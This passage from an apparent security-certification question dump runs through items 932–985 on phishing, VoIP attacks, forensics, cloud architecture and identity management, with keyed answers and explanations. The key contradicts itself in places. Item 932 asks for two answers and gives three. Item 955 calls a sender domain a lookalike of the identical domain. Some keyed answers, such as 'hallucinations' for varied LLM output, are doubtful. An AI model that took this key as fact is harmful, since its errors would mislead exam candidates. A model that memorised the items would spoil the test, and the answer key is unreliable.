- A. Device misconfigurations
- B. Sideloads
- C. Memory injection
- D. Malicious update

Answer(s): A

Explanation:

Insecure protocols enabled on a network device represent a configuration weakness. Turning them off is a hardening action that remediates device misconfigurations.

QUESTION: 932

An attacker floods an organization's VoIP phone system with thousands of requests. This causes legitimate calls to drop or fail to connect. Analysis shows the attacker faked internal extensions to trick users into answering calls and sharing sensitive information.

Which of the following types of attacks has the attacker used in this incident? (Choose two.)

- A. SIP spoofing attack
- B. On-path attack
- C. Packet sniffing attack
- D. Vishing attack
- E. Denial-of-service attack
- F. Supply chain attack

Answer(s): A, D, E

Explanation:

The attacker used SIP spoofing by faking internal VoIP extensions, vishing by tricking users over phone calls into sharing sensitive information, and a denial-of-service attack by flooding the VoIP system with requests that caused legitimate calls to fail.

QUESTION: 933

An administrator develops a document that includes a series of steps about configuration, management, and maintenance processes for the network.
Which of the following describes this document?

- A. Guidelines
- B. Procedures
- C. Policies
- D. Standards

Answer(s): B

Explanation:

Procedures provide step-by-step instructions for performing specific tasks, such as configuring, managing, and maintaining network systems.

QUESTION: 934

An organization pilots a web service using a self-signed certificate to share confidential information. The next day, employees notice the service's appearance is different and the self-signed certificate is no longer associated with the web portal.
Which of the following is the most likely type of malicious activity occurring?

- A. On-path attack
- B. Phishing
- C. Credential replay
- D. Cache poisoning

Answer(s): A

Explanation:

An on-path attack occurs when an attacker intercepts and potentially alters communications between users and a service. The changed appearance of the web portal and replacement of the expected certificate indicate that traffic may be redirected or intercepted by an attacker presenting a different site or certificate.

QUESTION: 935

Which of the following requirements best describes a business concern within operational technology (OT) systems versus information technology (IT) systems?

- A. Environmental

- B. Performance
- C. Scalability
- D. Availability

Answer(s): A

Explanation:

Operational technology systems often control physical processes and equipment, so environmental requirements such as temperature, humidity, dust, vibration, and safety conditions are major business concerns. These concerns are typically more critical in OT environments than in traditional IT systems.

QUESTION: 936

Which of the following is the most likely reason to use digital signatures in emails?

- A. Zero Trust
- B. Non-repudiation
- C. Defense in depth
- D. Confidentiality

Answer(s): B

Explanation:

Digital signatures verify the sender's identity and prove that the message was not altered after signing. This supports non-repudiation because the sender cannot reasonably deny having sent the signed email.

QUESTION: 937

Which of the following describes the purpose of a Common Vulnerabilities and Exposure (CVE) database?

- A. To compile a database of vulnerabilities known to have occurred in the past
- B. To store a record of vulnerabilities that have patches available
- C. To track vulnerabilities by assessing their threat actors
- D. To provide a public list of identified and suspected cyber vulnerabilities

Answer(s): D

Explanation:

The CVE database provides a standardized public catalog of identified cybersecurity vulnerabilities, giving each vulnerability a unique identifier so organizations, vendors, and security tools can consistently reference and track it.

QUESTION: 938

An organization plans to set up a new security operations center (SOC) environment and wants to mitigate vendor lock-in.

Which of the following architecture models should the organization adopt?

- A. Multicloud
- B. Zero Trust
- C. Serverless
- D. Microservices

Answer(s): A

Explanation:

A multicloud architecture uses services from multiple cloud providers, reducing dependency on a single vendor. This helps the organization avoid vendor lock-in and gives the SOC more flexibility in choosing, integrating, or replacing security services.

QUESTION: 939

A hospital in an area prone to natural disasters needs to move its network infrastructure to the cloud.

Which of the following technical considerations is the most important?

- A. Shared responsibility
- B. Availability
- C. Ease of recovery
- D. Scalability

Answer(s): B

Explanation:

Availability is the most important consideration because the hospital must ensure critical systems and services remain accessible during or after natural disasters. Cloud infrastructure should be designed with redundancy, fault tolerance, and resilient connectivity to support continuous healthcare operations.

QUESTION: 940

Which of the following best explains why VM escape is a significant security concern?

- A. It permits a VM to interact with the host system or other guest machines.
- B. It enables a VM to bypass the local firewall settings within the guest OS.
- C. It causes resource starvation when multiple VMs request memory simultaneously.
- D. It allows the VM to directly control physical network interfaces.

Answer(s): A

Explanation:

VM escape is significant because it breaks the isolation between the virtual machine and the underlying host. This can allow malicious code inside a guest VM to access or affect the host system or other guest machines.

QUESTION: 941

Which of the following takes the outcomes of a third-party risk assessment as input?

- A. Statement of work
- B. Service-level agreement
- C. Vendor registry
- D. Compliance attestation

Answer(s): D

Explanation:

Compliance attestation uses assessment results to confirm whether a third party meets required security, regulatory, or contractual controls. It provides formal evidence that the vendor's risk posture and compliance status have been reviewed.

QUESTION: 942

Which of the following helps mitigate the risk of decryption keys becoming unavailable?

- A. Exchange
- B. Encryption
- C. Rotation
- D. Escrow

Answer(s): D

Explanation:

Key escrow stores a copy of decryption keys with a trusted party or secure recovery system. This helps ensure encrypted data can still be recovered if the original keys are lost, damaged, or unavailable.

QUESTION: 943

An organization wants to increase its awareness of the company's ongoing security efforts. The following data points should be captured and consolidated for executive review:

- Change in yearly security budget
- Changes in help desk ticket queue
- Scalability
- Time to resolve critical issues
- Rate of administrators' onboarding/offboarding

Which of the following is the best way to enable the organization to capture these data points and promote awareness?

- A. Dashboard
- B. Managerial reports
- C. Self-service portal
- D. Yearly stakeholder's meeting

Answer(s): A

Explanation:

A dashboard is the best way to consolidate security metrics from multiple areas and present them in a clear, ongoing view for executive review. It promotes awareness by showing trends, operational status, and key performance indicators in one centralized location.

QUESTION: 944

An organization's primary site is located in an area that experiences frequent hurricane activity. Which of the following will ensure the most resiliency?

- A. Geographic dispersion
- B. On-site backups
- C. Uninterruptible power supplies
- D. A hot site with high availability

Answer(s): D

Explanation:

A hot site with high availability provides a ready-to-use alternate environment that can quickly take over operations if the primary site is disrupted. This offers the strongest resiliency for an organization in a hurricane-prone area because services can continue with minimal downtime.

QUESTION: 945

In which of the following phases would data sanitization primarily be performed?

- A. Lessons learned
- B. Preparation
- C. Containment
- D. Recovery

Answer(s): D

Explanation:

Data sanitization is primarily performed during recovery to ensure affected systems, storage, or media are cleaned before being restored to normal operation. This helps prevent compromised or residual data from reintroducing risk after an incident.

QUESTION: 946

A user reports to the security team that they opened a phishing email. The security team observes multiple computers on the network are experiencing the blue screen of death (BSOD). Which of the following is the most likely cause?

- A. Attachment-based worm
- B. Browser-based virus
- C. Attachment-based virus
- D. Browser-based worm

Answer(s): A

Explanation:

An attachment-based worm can be delivered through a phishing email and then self-propagate across the network. The fact that multiple computers are affected after the email was opened indicates malware spreading beyond the initial system, which is characteristic of a worm.

QUESTION: 947

Which of the following best explains how removable devices can serve as an attack vector?

- A. They are often shared between multiple systems without proper scanning.
- B. They can introduce malware into isolated systems without needing internet access.
- C. They rely on encrypted transfer protocols that prevent inspection by security tools.
- D. They are limited to read-only access by modern operating systems by default.

Answer(s): B

Explanation:

Removable devices can carry malware directly into systems, including isolated or air-gapped environments that do not have internet access. This makes them a common attack vector for bypassing network-based defenses.

QUESTION: 948

A security engineer needs to view encrypted traffic at the edge of the network. Which of the following tools is best for this task?

- A. Proxy
- B. Firewall
- C. Endpoint detection and response (EDR)
- D. Data loss prevention (DLP)

Answer(s): A

Explanation:

A proxy can terminate and inspect encrypted sessions at the network edge, allowing security tools to view traffic contents before forwarding it. This is commonly used for TLS/SSL inspection and web traffic monitoring.

QUESTION: 949

Which of the following actions would provide an independent assessment of a vendor's cybersecurity posture?

- A. Sending the vendor's management team a cybersecurity questionnaire
- B. Requesting a vulnerability scan report from the vendor's cybersecurity team
- C. Reviewing the threat intelligence platform for findings reported by the vendor
- D. Verifying the availability of the vendor's cybersecurity attestations

Answer(s): D

Explanation:

Cybersecurity attestations, such as independent audit or assurance reports, provide third-party validation of a vendor's security controls and cybersecurity posture. This is stronger than relying only on vendor-provided self-assessments or internally generated reports.

QUESTION: 950

An organization discovers its product's internal specifications were posted on internet forums and social media.

Which of the following should the organization use to manage such incidents?

- A. Classification
- B. Encoding
- C. Compliance
- D. Obfuscation

Answer(s): A

Explanation:

Classification helps define the sensitivity level of information and the handling requirements for protecting it. Internal product specifications should be classified appropriately so the organization can identify exposure, prioritize response actions, and manage the incident according to the data's sensitivity.

QUESTION: 951

Which of the following is a reason a large language model (LLM) in training mode responds with different output for the same input prompts?

- A. Hallucinations
- B. Injection
- C. Bias
- D. Evasion

Answer(s): A

Explanation:

Hallucinations can cause an LLM to generate inconsistent or inaccurate responses, even when given the same prompt. This happens because LLM outputs are probabilistic and may vary depending on model behavior during generation or training-related conditions.

QUESTION: 952

Which of the following is the best process to follow before the disposal of solid state drives (SSDs) and hard disk drives (HDDs) to ensure data cannot be recovered?

- A. Sanitizing/wiping, degaussing, and shredding the drives
- B. Performing three overwrite passes with sanitization software
- C. Disassembling and smashing all the drive components with a hammer
- D. Placing the drives on a strong magnet for one minute

Answer(s): A

Explanation:

Sanitizing or wiping removes accessible data, degaussing is effective for magnetic hard drives, and shredding provides physical destruction. Using these disposal methods ensures data on SSDs and HDDs cannot be recovered after the drives are retired.

QUESTION: 953

Which of the following describes a commitment to maintain service availability at or above a negotiated level to avoid penalties?

- A. Service-level agreement (SLA)
- B. Service-level objective (SLO)
- C. Annualized rate of occurrence (ARO)
- D. Annualized loss expectancy (ALE)

Answer(s): A

Explanation:

A service-level agreement is a formal commitment between a provider and customer that defines expected service availability, performance targets, and penalties or remedies if the negotiated level is not met.

QUESTION: 954

Which of the following is a brute-force attempt to crack a user password?

- A. Vulnerability
- B. Threat
- C. Asset
- D. Risk

Answer(s): B

Explanation:

A brute-force password-cracking attempt is a threat because it is a malicious action that can exploit weak authentication and potentially compromise a user account.

QUESTION: 955

HOTSPOT (Drag and Drop is not supported)

The CEO has reported that employees are receiving an email from someone claiming to be the CEO and requesting a gift card be sent urgently via email.

INSTRUCTIONS

Examine the email message and use the drop-down menus to determine whether each section is suspicious or not.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Hot Area:

The screenshot shows an email simulation interface. On the left is an email preview with the following details:

- From:** Sam Doe <SamDoe@MotorCoood.com>
- Reply-to:** Sam Doe <SamDoe@MotorCoood.com>
- To:** Michael Brown <MichaelBrown@MotorCoood.com>
- Date:** May 19, 2026 10:00 PM
- Subject:** Customer request

The email body contains the following text:

Hello Michael,

I am currently out with one of our major clients and need your help. Please go to the nearest store to purchase some gift cards and send over the gift card numbers with PIN as soon as possible.

Sincerely,
Mr. Sam Doe
CIO
MotorCoood.com


At the bottom of the email preview are icons for reply, reply all, insert image, and a 'Send' button.

On the right side of the interface, there are four identical drop-down menus, each with three options: 'Select for sender' (or 'Select for subject' for the last three), 'Suspicious', and 'Not suspicious'. The first menu is currently set to 'Select for sender', while the other three are set to 'Select for subject'.

A. See Explanation section for answer.

Answer(s): A

Explanation:



Explanation:

Sender: Suspicious Subject: Not suspicious Message body: Suspicious Signature/link: Not suspicious

The sender uses the lookalike domain MotorCoood.com, which differs from the legitimate MotorCoood.com domain. The message body creates urgency and requests gift cards and PINs, which are strong indicators of business email compromise. The generic subject is not independently suspicious, and the signature displays the legitimate company domain.

QUESTION: 956

Which of the following should an organization implement to address privacy concerns for a website that collects personal information?

- A. User opt-out
- B. Browser history expiration
- C. Cache-clearing option
- D. Restricted cookies

Answer(s): A

Explanation:

Providing a user opt-out mechanism allows individuals to control whether their personal information is collected, processed, or shared, directly addressing privacy and consent concerns.

QUESTION: 957

A security analyst needs to analyze the pattern of a threat actor to document the steps used in an incident.

Which of the following is best suited for this exercise?

- A. MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)
- B. Questionnaires
- C. Open Worldwide Application Security Project (OWASP) Top 10
- D. Diamond Model of Intrusion Analysis

Answer(s): A

Explanation:

MITRE ATT&CK documents adversary behavior through tactics and techniques, making it well suited for mapping the sequence of actions a threat actor used during an incident.

QUESTION: 958

Two companies with separate, private cloud deployments plan to collaborate on a short-term project. Company A creates a new, public cloud deployment for Company B to access during this project.

Which of the following describes the new cloud architecture for both companies?

- A. Community
- B. Public
- C. Private
- D. Hybrid

Answer(s): D

Explanation:

Each company combines its existing private cloud with the newly created public cloud environment, resulting in a hybrid cloud architecture.

QUESTION: 959

A security administrator investigates an actively compromised server.

Which of the following should the administrator do first to preserve the current state of the server?

- A. Packet captures

- B. Vulnerability scans
- C. Automated reports
- D. Bit-level copy

Answer(s): D

Explanation:

A bit-level copy creates a forensic image of the server's storage, preserving allocated data, deleted data, file-system metadata, and unallocated space for later analysis without altering the original evidence.

QUESTION: 960

An external security assessment report indicates a high click rate on suspicious emails. The Chief Intelligence Security Officer (CISO) must reduce this behavior. Which of the following should the CISO do first?

- A. Update the acceptable use policy.
- B. Deploy a password management solution.
- C. Issue warning letters to affected users.
- D. Implement a phishing awareness campaign.

Answer(s): D

Explanation:

A phishing awareness campaign directly addresses the high click rate by training users to recognize suspicious emails, identify common phishing indicators, and respond appropriately. Security awareness training is the most immediate and relevant control for reducing phishing-related user behavior.

QUESTION: 961

The IT team in a company wants to make sure that login requests for all remote employees are stored for compliance purposes. Which of the following concepts is the IT team implementing?

- A. Authorization
- B. Availability
- C. Authentication
- D. Accounting

Answer(s): D

Explanation:

Accounting records and tracks user activities, such as login attempts, session details, and access events. Storing remote employee login requests for compliance and auditing purposes is an example of accounting within the AAA security framework.

QUESTION: 962

A security analyst must select a metric to determine the required investment in technology based on past availability incidents.

Which of the following is the most relevant value to help select technology that mitigates risk and considers reliability?

- A. MTBF
- B. RTO
- C. ALE
- D. RPO

Answer(s): A

Explanation:

Mean Time Between Failures (MTBF) measures the average operating time between system or component failures. It is directly related to reliability and helps an organization evaluate technologies based on historical availability and failure patterns.

QUESTION: 963

Which of the following is most important to maintain when it comes to evidence during a digital forensic investigation?

- A. Change management
- B. Availability
- C. Chain of custody
- D. Reporting

Answer(s): C

Explanation:

Chain of custody documents how evidence is collected, handled, transferred, stored, and accessed throughout an investigation. Maintaining it preserves the integrity and traceability of evidence and helps demonstrate that the evidence has not been altered or improperly handled.

QUESTION: 964

A new startup hires 100 remote and local developers. The startup is concerned with protecting its intellectual property. They ask the security team to ensure the IAM configuration is strong but flexible enough to account for remote workers.

Which of the following will ensure secure access and quick onboarding for new hires?

- A. Implementing LDAP with a cloud directory
- B. Provisioning software MFA
- C. Issuing hardware TOTP tokens
- D. Deploying an IPSec VPN tunnel

Answer(s): A

Explanation:

Integrating LDAP with a cloud directory provides centralized identity and access management for both local and remote employees. It enables consistent authentication, centralized account provisioning, and efficient onboarding while allowing developers to securely access organizational resources from different locations.

QUESTION: 965

Which of the following is used as a control on physical and digital assets and serves as a signal for employees to identify security requirements when accessing and manipulating data?

- A. Obfuscation
- B. Encryption
- C. Labeling
- D. Masking

Answer(s): C

Explanation:

Labeling identifies the classification and handling requirements of physical and digital assets. Security labels signal to employees how data should be accessed, stored, shared, and otherwise handled according to organizational security policies.

QUESTION: 966

A company has a primary web server and a standby backup. The company wants to immediately increase the servers' ability to handle higher traffic volumes. Which of the following methods is the simplest way to meet this objective?

- A. Automated fail over
- B. Load balancing
- C. Clustering
- D. Containers

Answer(s): B

Explanation:

Load balancing distributes incoming traffic across multiple available servers. Using both the primary and standby servers to process requests immediately increases the environment's capacity to handle higher traffic volumes while reducing the workload on any single server.

QUESTION: 967

A security analyst reviews logs and finds a large number of malicious requests that have caused performance issues on the company's site.

Which of the following would have most likely prevented this attack?

- A. IPSec
- B. TLS
- C. SDN
- D. WAF

Answer(s): D

Explanation:

A web application firewall (WAF) filters and blocks malicious HTTP/HTTPS requests before they reach the web application. It can detect and mitigate application-layer attacks that generate large volumes of harmful requests and cause website performance problems.

QUESTION: 968

Which of the following is the best way to sanitize an SSD to prevent the exposure of sensitive data while allowing the drive to be reused?

- A. Secure erasing
- B. Degaussing
- C. Formatting
- D. File wiping
- E. Encrypting

Answer(s): A

Explanation:

Secure erasing is the appropriate sanitization method for an SSD because it removes stored data across the drive, including areas that normal file deletion or formatting may not reliably clear, while keeping the device usable for reuse.

QUESTION: 969

Which of the following is the most likely reason a bank would implement a change freeze on critical systems during a major holiday?

- A. To enable staff to take holidays and reduce annual leave
- B. To deal with the heightened attack level during busy periods

- C. To manage the reduced support levels available from third parties
- D. To reduce the chance of outages that would impact customers

Answer(s): D

Explanation:

A change freeze reduces the risk that configuration changes, software updates, or deployments will introduce failures during a period of high customer activity. For a bank, maintaining service availability during a major holiday is critical because an outage could affect large numbers of customers and financial transactions.

QUESTION: 970

A software company currently secures access using a combination of traditional username/password configurations and one-time passwords for MFA. However, employees still struggle to maintain both a password manager and the authenticator application. The company wants to migrate to a single, integrated authentication solution that is more secure and provides a smoother login experience for its employees.

Which of the following solutions will best satisfy the company's needs?

- A. Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication
- B. Implementing SMS-based one-time passwords as the primary second factor for all logins
- C. Implementing SAML federation across authentication servers so employees can use SSO to access applications
- D. Deploying a PKI system that requires all employees to use smart cards for login access

Answer(s): A

Explanation:

FIDO2 passkeys provide passwordless, phishing-resistant authentication using public-key cryptography and can integrate with built-in device biometrics. This removes the need to manage separate passwords and authenticator-generated codes while improving both security and the employee login experience.

QUESTION: 971

Which of the following is the stage in an investigation when forensic images are obtained?

- A. Acquisition
- B. Preservation
- C. Reporting
- D. E-discovery

Answer(s): A

Explanation:

Acquisition is the forensic investigation stage in which data is collected and forensic images are created from storage media or other digital sources. The goal is to obtain an accurate copy of the original evidence for subsequent examination and analysis.

QUESTION: 972

As part of a third-party risk program, which of the following should most likely be in place to avoid subcontracting?

- A. NDA
- B. SLA
- C. SOW
- D. MOU

Answer(s): C

Explanation:

A statement of work defines the specific scope, responsibilities, deliverables, and conditions for the contracted work. It can explicitly require the third party to perform the work directly and prohibit subcontracting without prior authorization.

QUESTION: 973

Which of the following will best help a security analyst implement and maintain a cloud services policy to reduce the likelihood of vulnerabilities being introduced by users or shadow IT? (Choose two.)

- A. Least privilege
- B. Trusted platform module
- C. Jailbreaking
- D. Access control list
- E. File integrity monitoring
- F. Application allow list

Answer(s): A, F

Explanation:

Least privilege limits users to only the permissions and cloud services required for their roles, reducing unauthorized deployment or configuration of services. Application allow listing restricts users to approved applications and services, helping prevent shadow IT and reducing the introduction of unapproved or vulnerable software.

QUESTION: 974

Which of the following best assesses the compliance level of in-place IT processes and assets against a certification a company is pursuing?

- A. Business impact analysis
- B. Gap analysis
- C. Risk assessment
- D. Risk analysis

Answer(s): B

Explanation:

A gap analysis compares the organization's current IT processes, controls, and assets against the requirements of a target certification or standard. It identifies areas that already comply and highlights deficiencies that must be addressed before certification.

QUESTION: 975

A systems administrator attempts to make a change to an enterprise system, but the change is not successful.

Which of the following change elements should the administrator use next?

- A. Backout plan
- B. Testing results
- C. Impact analysis
- D. Ownership approval

Answer(s): A

Explanation:

A backout plan defines the steps required to restore the system to its previous stable state when a change fails. Using it minimizes disruption and helps return the enterprise system to normal operation quickly.

QUESTION: 976

Which of the following best describes the type of threat actor motivated by a philosophical cause?

- A. Insider threat
- B. Nation-state
- C. Hactivist
- D. Organized crime

Answer(s): C

Explanation:

A hactivist is primarily motivated by ideological, political, social, or philosophical causes. Such actors use cyberattacks to promote a belief, draw attention to an issue, or disrupt organizations they oppose.

QUESTION: 977

A vendor prepares to release a patch for a previously unknown vulnerability that is now being actively exploited in the wild.

Which of the following best describes this vulnerability?

- A. Zero-day
- B. SQL injection
- C. Race condition
- D. Use After Free

Answer(s): A

Explanation:

A zero-day vulnerability is a previously unknown security flaw for which an effective patch was not available when attackers began exploiting it. Active exploitation before the vendor can release a fix is characteristic of a zero-day vulnerability.

QUESTION: 978

Which of the following best explains the reason to include platform diversity as part of secure architecture?

- A. If a single technology is exploited, other parts of the network may remain unaffected.
- B. An organization can establish a longer relationship with a vendor and work to improve product security.
- C. Economies of scale across numerous products allow for more investment in network security.
- D. Technology upgrades are easier when there are more options from which to choose.

Answer(s): A

Explanation:

Platform diversity reduces the risk of a single vulnerability or exploit compromising the entire environment.

When different technologies, operating systems, or platforms are used, an attack that successfully affects one technology may not affect other components, improving overall resilience.

QUESTION: 979

Which of the following best explains the purpose of a tabletop exercise?

- A. To help identify weaknesses in existing response plans
- B. To perform a live cyberattack on production systems
- C. To prevent security incidents from occurring
- D. To reduce the need for follow-up documentation

Answer(s): A

Explanation:

A tabletop exercise is a discussion-based simulation used to evaluate how effectively personnel would respond to a hypothetical incident. It helps reveal gaps, unclear responsibilities, communication issues, and other weaknesses in existing incident response and business continuity plans.

QUESTION: 980

Which of the following is an advantage of providing an external penetration tester with some information about the network rather than no information?

- A. It allows the tester to attack workstations as well as servers.
- B. It eliminates the need for further internal vulnerability assessments.
- C. It allows the test results to be more effective as they will focus on critical components.
- D. It ensures the discovery of all vulnerabilities that exist on the network.

Answer(s): C

Explanation:

Providing limited information enables the penetration tester to focus effort on important systems, network segments, or applications instead of spending significant time on reconnaissance. This can make the assessment more efficient and produce more relevant findings for critical components.

QUESTION: 981

A user's account is flagged for accessing internal servers from multiple countries within a 30-minute period. The user reports they were at the office during that time. Which of the following does this activity most likely indicate?

- A. The user's credentials are being used in a scheduled automation tool.
- B. The user's VPN connection is cycling through regional endpoints.
- C. The user's credentials are actually shared credentials, and it is a false positive.
- D. The user's credentials are compromised and are being used by an attacker.

Answer(s): D

Explanation:

Logins from multiple countries within a very short period indicate impossible travel, a common sign of credential compromise. Since the user confirms being at the office, the activity strongly suggests an attacker is using the account from other locations.

QUESTION: 982

Security controls in a data center are being reviewed to ensure data is properly protected and that human life considerations are included.

Which of the following best describes how the controls should be set up?

- A. Remote access points should fail closed.
- B. Logging controls should fail open.
- C. Safety controls should fail open.
- D. Logical security controls should fail closed.

Answer(s): C

Explanation:

Safety controls should fail open when human life is a consideration. During emergencies or system failures, mechanisms such as physical access controls should allow people to exit safely rather than remain locked and potentially endanger occupants.

QUESTION: 983

An organization wants to implement an SSO solution that will fulfill the following requirements:

- Must not restrict the organization to a single vendor
- Must facilitate federated identity management
- Must not require continuous user account synchronization across network directories

Which of the following technologies should be part of the solution?

- A. SAML
- B. OAuth
- C. OpenID Connect
- D. LDAP

Answer(s): A

Explanation:

SAML is an open standard designed for federated identity and web-based single sign-on. It allows organizations to exchange authentication and authorization information between independent identity providers and service providers without requiring continuous synchronization of user accounts across separate directories.

QUESTION: 984

A popular, third-party cryptographic library receives a security advisory. A company's security manager directs the security team to determine if their new human resources application contains the affected library.

Which of the following should the security team use?

- A. Root cause analysis
- B. Dynamic analysis scan

- C. Software composition analysis
- D. Penetration test

Answer(s): C

Explanation:

Software composition analysis identifies third-party and open-source components used within an application and compares them against known vulnerability information. It is therefore the appropriate method for determining whether the HR application contains the affected cryptographic library.

QUESTION: 985

A security administrator receives an email regarding a newly disclosed exploit. The administrator is unsure if the exploit is affecting the company. Which of the following actions should the security administrator take?

- A. Review packet captures.
- B. Run proof-of-concept code.
- C. Review security dashboards.
- D. Run a vulnerability scan.

Answer(s): D

Explanation:

A vulnerability scan can determine whether systems within the organization contain the vulnerability associated with the newly disclosed exploit. This provides a safe, systematic way to identify affected assets and determine whether remediation is required.